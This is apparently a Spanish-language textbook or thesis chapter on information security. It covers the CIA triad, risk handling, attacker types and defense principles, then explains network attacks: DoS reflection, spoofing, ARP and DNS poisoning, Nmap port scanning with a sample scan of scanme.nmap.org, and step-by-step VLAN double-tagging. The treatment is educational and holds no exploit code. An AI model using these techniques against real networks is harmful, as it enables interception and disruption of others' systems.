Un profesional de la seguridad trabaja para lograr los objetivos fundamentales de la seguridad de la información. Estos objetivos fundamentales son la confidencialidad, integridad (integridad de datos) y la disponibilidad a los cuales se les conoce como la triada CIA (*Confidentiality, Integrity and Availability*) por sus siglas en inglés [3] (ver Figura 2). A continuación se describen brevemente estos objetivos fundamentales y algunos ejemplos de tecnologías que se usan para mantener la CIA [4] [3]:

- **Confidencialidad:** la confidencialidad asegura que solo las partes autorizadas puedan ver la información. Es importante que solo los individuos autorizados tengan permitido acceder a información importante. Una serie de tecnologías tales como control de accesos, permisos y cifrado se usan para mantener la confidencialidad de la información.
- **Integridad:** la integridad asegura que la información es correcta y que ninguna persona no autorizada o software maliciosos ha alterado el dato. El *hashing* es una tecnología muy popular para asegurar la integridad de los datos.
- **Disponibilidad:** la disponibilidad asegura que los datos son accesible a usuarios autorizados. La información tiene valor si las partes autorizadas pueden acceder a la misma. Algunas soluciones populares para mantener la disponibilidad: *backups*, tecnologías de redundancia, uso de *clusters*.

Aunque el uso de la triada CIA está bien establecido, algunos en el campo de la seguridad consideran que se necesitan conceptos adicionales para presentar una imagen más completa. Los dos más comúnmente mencionados son [5]:

- **Autenticidad:** esto significa verificar que los usuarios son quienes dicen que son y que cada solicitud que llega al sistema proviene de un origen de confianza.
- **Registro:** significa poder hacer un seguimiento ante una brecha de seguridad hasta las entidades responsables. Esto soporta la no repudiación, disuasión, aislación de falla, prevención y detección de intrusos y acciones legales. Se lleva a la práctica mediante la implementación de funciones de auditoría y *logs* en los sistemas, routers, firewalls y en las aplicaciones.




Figura 2. Triada CIA

Fuente: tomada de [2]

### ***Tipos de Seguridad***

En una organización se requiere implementar los siguientes tipos de seguridad [3]:

- **Seguridad física:** la seguridad física consiste en ser capaz de controlar quién tiene acceso físico a los activos dentro de la organización. Por ejemplo, la mayoría de las compañías controlan el acceso a los servidores colocándolos en una habitación cerrada conocida como la sala de servidores.
- **Seguridad de las comunicaciones:** se trata de proteger la información en tránsito entre un origen y un destino a través de la red.
- **Seguridad de las computadoras:** trata la implementación de mejores prácticas tales como autenticación, control de acceso, redundancia de datos, protección contra *malware* y técnicas de *hardening* de sistemas. El punto principal a entender es que se asegura el sistema pero no la comunicación entre los sistemas.
- **Seguridad de la red:** la seguridad de la red se ofrece controlando quien gana acceso a la red (seguridad de switches) y que tipo de tráfico puede entrar en la red (firewalls). Esto se complementa mediante el monitoreo del tráfico buscando actividad sospechosa (IDS/IPS). Se trata de asegurar toda la red, no un sistema particular.

### ***Terminología de la Seguridad de la Información***

A continuación se listan los términos más relevantes relacionados con la seguridad de la información tomado de [3]:

- **Activo:** un recurso que la organización necesita para funcionar.
- **Vulnerabilidad:** una debilidad en la configuración de hardware o software.
- **Amenaza:** un evento que puede causar daño a los activos.

- **Vector de amenaza:** una herramienta o mecanismo que el atacante usa para explotar una debilidad en un sistema.
- **Actor de amenaza:** el término usado para el atacante que usa el vector de amenaza para comprometer un sistema.
- **Objetivo de la amenaza:** el sistema o dispositivo que está siendo atacado.
- **Riesgo:** cuando la amenaza a un activo puede causar daño a la organización. Por lo general resulta en una pérdida financiera.
- **Análisis de riesgos:** la identificación y planeación de las técnicas de mitigación para reducir y administrar el riesgo a la organización. Este análisis por lo general es cualitativo pero en determinados casos puede hacerse un análisis cuantitativo también.

Hay diferentes opciones disponibles cuando se trata de riesgos [3]:

- **Evitar el riesgo:** es la idea de que si la actividad implica un riesgo, se decide no realizar la actividad. Por ejemplo, tener un sitio de comercio electrónico que proporciona ganancias pero como existe el riesgo de recibir ataques en Internet entonces se decide dejando de vender productos online.
- **Aceptar el riesgo:** significa que no se implementa ninguna solución para protegerse contra la amenaza debido a que el impacto de la amenaza no justifica el costo de la implementación de una contramedida.
- **Mitigar el riesgo:** involucra implementar una contramedida de seguridad que proteja al activo de la amenaza. Por ejemplo, protegerse contra fallas de disco en un servidor web comprando una solución RAID.
- **Transferir el riesgo:** el riesgo se trasfiere a un tercero para que el control de la amenaza sea su responsabilidad. Por ejemplo, contratar un seguro que ayude a recuperarse de un incidente de seguridad.
- **Disuadir el riesgo:** la disuasión del riesgo implica entender algo sobre el atacante y luego se le informa del daño que puede haber para el sí ataca un activo. Un ejemplo es colocar un *banner* en el que se amenaza con castigo legal a cualquiera que ataque al activo para que se abstenga de hacerlo.

### ***Importancia de la Seguridad de la Información***

La seguridad de la información puede ser útil en la prevención las siguientes actividades:

- **Prevención de robo de datos:** prevenir que los datos sean robados es por lo general el objetivo primario de la seguridad de la información. Los datos que se roban pueden ser datos de la compañía o de individuos.
- **Frustrar el robo de identidades:** el robo de identidad consiste en el robo de información personal de otra persona y luego usar la información para hacerse pasar por la víctima, generalmente para obtener ganancias financieras.
- **Evitar consecuencias legales:** en algunos países existen leyes destinadas a proteger la privacidad de la información electrónica y los negocios que fallen en protegerlos podrían enfrentar serias consecuencias penales.

- **Mantener la productividad:** los empleados no pueden ser productivos y completar tareas importantes durante o después de un ataque debido a que las computadoras o redes podrían no funcionar apropiadamente.
- **Frustrar terrorismo cibernético:** a diferencia de un ataque que está diseñado para robar información o borrar el disco duro de un usuario, los ataques ciberterroristas tienen la intención de causar pánico o provocar violencia entre los ciudadanos. Los ataques van dirigidos a la industria bancaria, plantas de poder, centros de control aéreo y sistemas de agua.

### 2.1.2 Retos de la Seguridad de la Información

Un observador casual pudiera pensar que debe existir una solución rápida y efectiva para asegurar equipos informáticos, tales como instalar un mejor dispositivo de hardware o usar una aplicación de software más segura. En realidad, no existe ninguna solución simple y sencilla para asegurar los dispositivos de computación y la información contenida en ellos.

Nunca antes el reto de mantener seguras las computadoras ha sido tan grande como ahora, no solo por el alto número de ataques sino también por las dificultades en defenderse contra estos ataques. Algunas de estas dificultades son las siguientes [4]:

- **Dispositivos conectados universalmente:** hoy en día, prácticamente cualquier dispositivo puede conectarse a Internet. Esto puede ser beneficioso pero también expone el dispositivo conectado a potenciales atacantes alrededor del mundo.
- **Aumento de la velocidad de los ataques:** con las herramientas modernas a su disposición, los atacantes pueden escanear rápidamente millones de dispositivos para buscar debilidades y lanzar ataques con velocidad sin precedentes.
- **Una mayor sofisticación de los ataques:** los atacantes de hoy en día usan protocolos y aplicaciones comunes en Internet para realizar ataques lo que hace más difícil distinguir un ataque de tráfico legítimo.
- **Disponibilidad y simplicidad de herramientas de ataque:** en el pasado un atacante necesitaba tener un conocimiento técnico extenso de redes y computadoras así como la habilidad de programar para materializar sus ataques. Este ya no es el caso, las herramientas de ataque de hoy no requieren ningún tipo de conocimiento sofisticado por parte del atacante ya que muchas de ellas incluso tienen una GUI (*Graphical User Interface*) amigable. En la Figura 3 se muestra el escritorio de Kali Linux, una distribución Linux con un gran número de herramientas para hacer *hacking*.
- **Detección más rápida de las vulnerabilidades:** con las herramientas de hoy en día es posible encontrar de forma rápida debilidades en el hardware y software que posteriormente pueden explotarse.
- **Retrasos en las actualizaciones de seguridad:** los proveedores de hardware y software están abrumados tratando de seguir el ritmo de actualización de sus productos frente a los ataques. El retraso entre el momento en que se descubre la vulnerabilidad y se produce la actualización de seguridad agrega dificultades a la defensa contra ataques.
- **Debilidades en la distribución de actualizaciones de seguridad:** los usuarios por lo general no saben que existe una nueva actualización de seguridad para un producto determinado ya que no siempre el vendedor alerta al usuario de dicha actualización.

- **Ataques distribuidos:** los atacantes pueden usar cientos de miles de computadoras bajo su control en un ataque contra un solo servidor o red. Este “muchos contra uno” hace virtualmente imposible detener un ataque identificando y bloqueando un solo origen.
- **Introducción de BYOD (*Bring Your Own Device*):** coincidiendo con la introducción de las *tablets* modernas en el año 2010 y el crecimiento en el uso de *smartphones*, creo la necesidad de permitir a los empleados el uso de sus propios dispositivos personales para conectarse a la red corporativa lo que también hizo más difícil la tarea de mantener la red segura.
- **Confusión de los usuarios:** los usuarios ahora deben tomar decisiones de seguridad en sus equipos para las que muchas veces no tienen la guía necesaria para dar una respuesta por lo que terminan tomando decisiones que pueden potencialmente comprometer la seguridad del dispositivo.




Figura 3. Menú de ataques en Kali Linux

### 2.1.3 ¿Quiénes son los atacantes?

En el pasado el término *hacker* hacía referencia a una persona que usaba sus habilidades avanzadas en computadoras para realizar ataques. Por su connotación negativa, se clasifican los hackers [4] en las categorías de hacker sombrero negro y hacker sombrero blanco, el primero usa sus habilidades para cometer delitos y el segundo las usa para ayudar a una determinada compañía a identificar sus vulnerabilidades.

Sin embargo, estas clasificaciones no reflejan los diferentes motivos y objetivos de los atacantes y por esta razón es más común clasificar a los atacantes en las siguientes categorías más descriptivas [4].

### ***Cibercriminales***

Es el término genérico que suele usarse para referirse a cualquier individuo que lanza un ataque contra equipos informáticos. Sin embargo, estrictamente hablando, los cibercriminales son una red de atacantes, ladrones de identidad y estafadores financieros que están altamente motivados y bien financiados.

En lugar de atacar un equipo para mostrar sus habilidades tecnológicas (fama), los cibercriminales tienen el principal objetivo de la ganancia financiera (fortuna): los cibercriminales explotan vulnerabilidades para robar información o lanzar ataques que puedan generarles ingresos.

Los cibercrmenes financieros se dividen en dos categorías: crímenes contra individuos, crímenes contra negocios y gobiernos. Contra individuos un ciberatacante puede robar números de tarjetas de créditos, información financiera o enviar millones de correos spam para vender drogas, software pirata, entre otros. Contra negocios y gobiernos pueden hacer tales cosas como robar investigaciones o información de un producto nuevo o información sobre acciones de un gobierno para la seguridad de su país.

### ***Script Kiddies***

Son individuos que quieren ejecutar ataques sin embargo, carecen de los conocimientos sobre computadoras y redes necesarios para hacerlo. Los *script kiddies* hacen su trabajo mediante la descarga de software de ataque automatizado (de scripts) de diversas páginas web y los utilizan para realizar actos maliciosos.

### ***Broker***

Son individuos que descubren vulnerabilidades que no reportan al vendedor del software y en lugar de eso venden ese conocimiento al mejor postor. Los interesados en comprar esta información pueden ser otros atacantes o incluso gobiernos. Estos compradores están generalmente dispuestos a pagar un precio alto porque esta vulnerabilidad es desconocida para el proveedor de software y por lo tanto es poco probable que sea "parcheado" hasta después de nuevos ataques.

### ***Insider***

Estos ataques son más difíciles de reconocer porque vienen de dentro de la organización y puede ser más costosos que los ataques provenientes desde el exterior.

La mayoría de los ataques maliciosos internos consisten en el sabotaje o robo de la propiedad intelectual. Un estudio reveló [4] que la mayoría de los casos de sabotaje provienen de los empleados que han anunciado su renuncia o que han sido amonestados formalmente, degradados o despedidos.

### ***Ciberterroristas***

Su motivación es ideológica, atacando por el bien de sus principios o creencias. Los ciberterroristas son el tipo de atacantes más temibles ya que es casi imposible predecir cuándo o dónde ocurrirá un ataque de esta naturaleza. Sus objetivos pueden incluir un pequeño grupo de computadoras o redes que puedan afectar al mayor número de usuarios, tales como los equipos que controlan la red de energía eléctrica de un estado o región.

## ***Hactivistas***

Son grupos también motivados por razones ideológicas. A diferencia de los ciberterroristas que lanzan ataques contra naciones extranjeras para incitar el pánico, los hactivistas generalmente no tienen objetivos definidos. Los ataques de *hactivistas* pueden involucrar irrumpir en un sitio web y cambiar el contenido en el sitio como un medio de hacer una declaración política contra los que se oponen a sus creencias.

## ***Atacantes Patrocinados por Estados***

En lugar de utilizar un ejército para marchar a través del campo de batalla para alcanzar un adversario, algunos gobiernos están utilizando atacantes patrocinados por el Estado para el lanzamiento de ataques informáticos contra sus enemigos.

### **2.1.4 Defensas Contra Ataques**

Aunque pueden ser necesarias múltiples defensas para resistir un ataque, estas defensas deben basarse en cinco principios fundamentales de seguridad [4] que se describirán brevemente a continuación.

#### ***Defensa en Profundidad (Defense in Depth)***

Consiste en crear una barrera de múltiples defensas que se coordinan para frustrar una gran variedad de ataques. Si se penetra una capa deben violarse todavía varias capas más para alcanzar el objetivo.

#### ***Limitar***

Limitar el acceso a la información reduce las amenazas contra ella. Esto significa que solo personal autorizado que debe utilizar los datos para su actividad laboral debe tener acceso a ellos. Adicionalmente, el tipo de acceso debe a su vez limitarse al mínimo necesario para que la persona realice su actividad.

#### ***Diversidad***

Está relacionado con el uso de capas o defensa en profundidad. Así como es importante proteger los datos con capas de seguridad, estas capas deben ser diferentes (diversas). Esto significa que si un atacante penetra una capa, no puede usar la misma técnica para romper otras capas.

#### ***Oscuridad***

Esta técnica llamada seguridad por oscuridad consiste en ocultar al mundo exterior lo que está en el interior haciendo que los ataques sean mucho más difíciles de realizar.

#### ***Simplicidad***

Los sistemas de seguridad complejos pueden ser difíciles de entender, resolver problemas e incluso sentirse seguros acerca de ellos si el personal no los entiende. Tanto como sea posible, un sistema seguro debe ser simple para que aquellos en el interior puedan entenderlo y usarlo.

## 2.2 Ataques Basados en Red

Además de fijar las aplicaciones como objetivos de ataque, los atacantes dan una alta prioridad en fijar como objetivos las redes para sus ataques. Esto es debido a que explotando una sola vulnerabilidad pueden exponerse cientos o miles de dispositivos bajo ataque. Hay varios tipos de ataques que se dirigen a una red o un proceso que se basa en red.

### 2.2.1 Denegación de Servicio

Un ataque de denegación de servicio (DoS) es un intento deliberado de evitar que los usuarios autorizados tengan acceso a un sistema saturando al mismo con solicitudes excesivas [4]. La mayoría de los ataques DoS de hoy en día son en realidad ataques de denegación de servicio distribuidos (DDoS) [4]: en lugar de usar una computadora, un DDoS puede usar cientos de miles de computadoras *zombies* en una *botnet* para inundar un dispositivo con solicitudes (*flooding*).

Los ataques DoS se pueden dividir generalmente en las siguientes 3 categorías [6]:

- **Directo:** ocurre cuando el origen del ataque genera los paquetes, independientemente del protocolo o de la aplicación que se está enviando directamente a la víctima del ataque.
- **Reflejado:** ocurre cuando un atacante envía un paquete forjado a un equipo que actuara de forma involuntaria como origen del ataque, este paquete forjado contiene como dirección IP de origen la IP de la víctima para que de esa manera el origen envíe todas las respuestas a la víctima. Suele usarse UDP como mecanismo de transporte ya que es más fácil forjar paquetes debido a la ausencia del *three-way-handshake*. Por ejemplo, si el atacante (A) decide atacar a la víctima (V) le enviara paquetes (Por ejemplo NTP, *Network Time Protocol*) a un origen (S) que considerará esos paquetes forjados como legítimos. El origen (S) entonces responde las solicitudes NTP enviando las respuestas a la víctima (V) que en realidad no estaba esperando estos paquetes NTP desde ese origen (S) (Figura 4).
- **Amplificación:** los ataques de amplificación son una forma de ataque reflejado en el cual el tráfico de respuesta (enviado por los participantes involuntarios) se compone de paquetes que son mucho más grandes que los que fueron enviados inicialmente por el atacante (mediante paquetes con IP origen de la víctima). El resultado final es que la víctima es inundada por grandes paquetes para los que en realidad nunca emitió consultas.






Figura 4. Ataque DoS Reflejado

Fuente: tomada de [6]

### 2.2.2 Spoofing

Es un tipo de ataque donde el atacante altera la dirección origen de la información para hacerla parecer que vienen de un sitio distinto. Algunos tipos de *spoofing* (suplantación) son los siguientes [3]:

- **IP spoofing:** cuando la dirección IP origen de un paquete se altera para que el paquete parezca venir de un origen diferente (Figura 5).
- **MAC spoofing:** cuando la dirección MAC origen de un *frame* se altera para que parezca que viene de un sistema o dispositivo diferente.




Figura 5. IP Spoofing que altera la dirección origen de un paquete

Fuente: tomada de [3]

Es importante señalar que el atacante puede suplantar un *frame* o un paquete con el fin de evitar una lista de control de acceso (ACL) y lograr acceder a un recurso que solo se permite a determinadas direcciones IP (o direcciones MAC) de origen.

### 2.2.3 Sniffing

En este ataque se captura tráfico de la red para ver el contenido de los paquetes que viajan por la red. Los paquetes podrían contener información sensible tal como números de tarjetas de crédito o nombre de usuario y contraseñas.

Las herramientas más populares para hacer captura de paquetes son Wireshark que tiene una *GUI* y tcpdump que funciona en CLI.

### 2.2.4 Hombre en el Medio (*Man-in-the-Middle*, MITM)

Este tipo de ataque hace que parezca que dos computadoras se comunican entre sí, cuando en realidad están enviando y recibiendo datos con un computador entre ellos (el "*man-in-the-middle*") que puede estar capturando toda la información que intercambie la víctima con el destino.

En la Figura 6 la computadora de la víctima y el servidor se están comunicando sin reconocer que un atacante está interceptando la transmisión.




Figura 6. Ataque hombre en el medio (*Man-in-the-middle*)

Fuente: tomada de [4]

### 2.2.5 Envenenamiento

El envenenamiento (*poisoning*) en el contexto de seguridad de la información consiste en que alguien con acceso a un entorno deliberadamente coloca una configuración incorrecta en el con el fin de interrumpir la operación normal [3]. A continuación se describen los casos de envenenamiento más usuales.

#### *Envenenamiento ARP*

El envenenamiento ARP consiste [3] en que un atacante altera la caché ARP de un sistema o grupo de sistemas para que estos equipos guarden una dirección MAC incorrecta para una dirección IP específica en su tabla ARP. Por lo general, el atacante envenenará la caché ARP para que la dirección IP del *gateway* por defecto apunte a la dirección MAC del equipo del atacante. Esto asegura que cada vez que la víctima trata de enviar datos al router (el *gateway* por defecto) recibirá la dirección MAC del atacante de su caché local ARP y entonces envía los datos a la máquina del atacante en vez de al router legítimo. Este ataque permitirá al atacante capturar todo el tráfico de red de la víctima incluso en un entorno que use switches.

En la Figura 7 se observa el objetivo principal de hacer el ataque; la máquina Kali es el atacante y las máquinas Ubuntu y Windows XP las víctimas, cuando Ubuntu quiere enviar tráfico destinado a Windows XP este en realidad llega primero a la máquina Kali quien lo reenvía a Windows XP y viceversa. Si la máquina Kali ejecuta un *sniffer* entonces podrá capturar toda la conversación entre los hosts Ubuntu y Windows XP.




Figura 7. Envenenamiento ARP (*ARP Poisoning*)

Fuente: adaptada de [7]

El envenenamiento ARP tiene éxito porque no hay procedimientos de autenticación para verificar las peticiones y respuestas ARP.

### ***Envenenamiento DNS***

El envenenamiento DNS ocurre cuando un atacante compromete un servidor DNS y altera las entradas DNS haciendo que los nombres DNS apunten a direcciones IP incorrectas. Por lo general, los atacantes modificarán los registros DNS para apuntar a sistemas bajo su control [3].

Sustituir una dirección IP fraudulenta puede hacerse en la tabla local de hosts de un equipo o en un servidor DNS externo alterando su caché DNS. Un computador usa primero la tabla host local para resolver un nombre y si no existe entrada entonces consulta a un servidor DNS externo.

### 2.2.6 Escaneo de Puertos

Durante un escaneo de puertos, el atacante ejecuta software en la red contra un sistema (o grupo de sistemas) para determinar cuáles puertos están abiertos. Una vez que el atacante encuentra los puertos abiertos, trata entonces de explotar esos puertos para ganar acceso al sistema. El escáner de puertos más importante es el software conocido como Nmap.

Hay varios tipos de escaneo de puertos TCP alguno de los cuales se describirán brevemente [8]:

- **TCP connect scan:** esta opción completa el *three-way handshake* con cada puerto objetivo. Si la conexión tiene éxito, el puerto se considera abierto. Este tipo de escaneo es lento y es muy probable que se registre en el objetivo. Es la opción por defecto cuando se ejecuta Nmap sin privilegios (Figura 8).
- **SYN scan:** Nmap envía un paquete SYN y espera por la respuesta. Una respuesta SYN/ACK significa que el puerto está en escucha mientras que una respuesta RST/ACK significa que no lo está. Si no hay ninguna respuesta o se recibe un mensaje *ICMP unreachable* el puerto se considera filtrado (*filtered*). Este tipo de escaneo se puede realizar de forma rápida y debido a que el *three-way handshake* nunca se completa, es discreta y sigilosa. Es la opción por defecto cuando se ejecuta Nmap con privilegios.
- **TCP NULL scan, FIN scan y XMAS scan:** el escaneo NULL no establece bits de control. El escaneo FIN sólo activa el bit indicador FIN, y la exploración XMAS establece las banderas FIN, PSH, y URG. Si se recibe un paquete RST como respuesta, el puerto se considera cerrado mientras que ninguna respuesta significa que el puerto está abierto/filtrado. Este tipo de escaneo puede ser de utilidad cuando los otros escaneos fallan.

```
[lduran@localhost ~]$ nmap scanme.nmap.org
Starting Nmap 7.00 ( https://nmap.org ) at 2016-01-10 20:14 VET
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.15s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 994 closed ports
PORT      STATE      SERVICE
22/tcp    open      ssh
25/tcp    filtered  smtp
80/tcp    open      http
2048/tcp  filtered  dls-monitor
9929/tcp  open      nping-echo
31337/tcp open      Elite
Nmap done: 1 IP address (1 host up) scanned in 36.73 seconds
[lduran@localhost ~]$
```

Figura 8. Escaneo de puertos usando Nmap

Mientras que hay varios tipos de escaneo TCP, solo hay un tipo de escaneo UDP [8]. Si se recibe una respuesta, el puerto se considera abierto. El escaneo de puertos UDP es menos confiable que el escaneo TCP debido a que el protocolo UDP está diseñado para no enviar acusos de recibo.

### 2.2.7 VLAN Hopping

Los ataques VLAN Hopping son esquemas maliciosos que permiten a un atacante en una VLAN obtener acceso no autorizado a los hosts en otras VLANs dentro del mismo dominio de switches Ethernet [9]. Esto es posible de dos maneras [9]:

- **Suplantación (*spoof*) de switch:** este ataque es posible en ambientes de switches Cisco que tiene habilitado la auto negociación de enlaces troncales (*trunk links*) mediante el protocolo propietario DTP (*Dynamic Trunking Protocol*) en puertos del switch. Un atacante mediante software especializado se hace pasar por un switch que quiere negociar un puerto troncal y esto podría hacer que dinámicamente el switch cambie la configuración de su puerto. Si el atacante tiene éxito entonces ganará acceso no autorizado a todas las VLANs en el switch.
- **Doble etiquetado:** no hay nada en el protocolo 802.1Q (la especificación para VLANs) que impida que un *frame* se construya con más de un *tag* de VLAN. Los ataques de doble etiquetado transmiten *frames* con dos cabeceras 802.1Q en un intento de reenviar *frames* a otra VLAN aprovechándose de entornos donde se cumplen ciertas condiciones.

Para que un ataque doble etiquetado tenga éxito, un enlace troncal del switch debe estar en la misma VLAN nativa que la VLAN asignada a un puerto de usuario final del switch. Lo que un atacante trata de lograr es inyectar tráfico desde una VLAN X en una VLAN Y sin involucrar el router. La intención pudiera ser lanzar un ataque de DoS hacia la víctima en la VLAN Y.

En la Figura 9 se muestra la explicación de este ataque de doble etiquetado con un ejemplo tomado de [10]. El ataque procede de la siguiente manera:

1. El atacante forja un *frame* con dos *tags* 802.1Q: 5 y 96.
2. El primer *tag* (el más externo) hace match con el puerto de acceso del atacante (VLAN 5).
3. El segundo *tag* (el más interno) hace match con el puerto de acceso de la víctima (VLAN 96).
4. El atacante envía el *frame* (que puede contener cualquier *payload* malicioso).
5. El *frame* llega al switch 1 el cual lo clasifica en VLAN 5 ya que solo se fija en el *tag* más externo.
6. El *frame* es destinado a una dirección MAC ubicada después del troncal.
7. Debido a que la VLAN nativa del troncal hacia el switch 2 es 5, el *tag* más externo se descarta.
8. Al descartar el *tag* más externo el segundo *tag* (96) es el que viaja con los datos. Así es como el *frame* pasa por el troncal en el switch 1.
9. El *frame* llega al switch 2 con el *tag* 96. Siendo así, el switch 2 lo clasifica como perteneciente a la VLAN 96.
10. El *frame* se entrega a la víctima en la VLAN 96. El ataque VLAN Hopping ha tenido éxito.

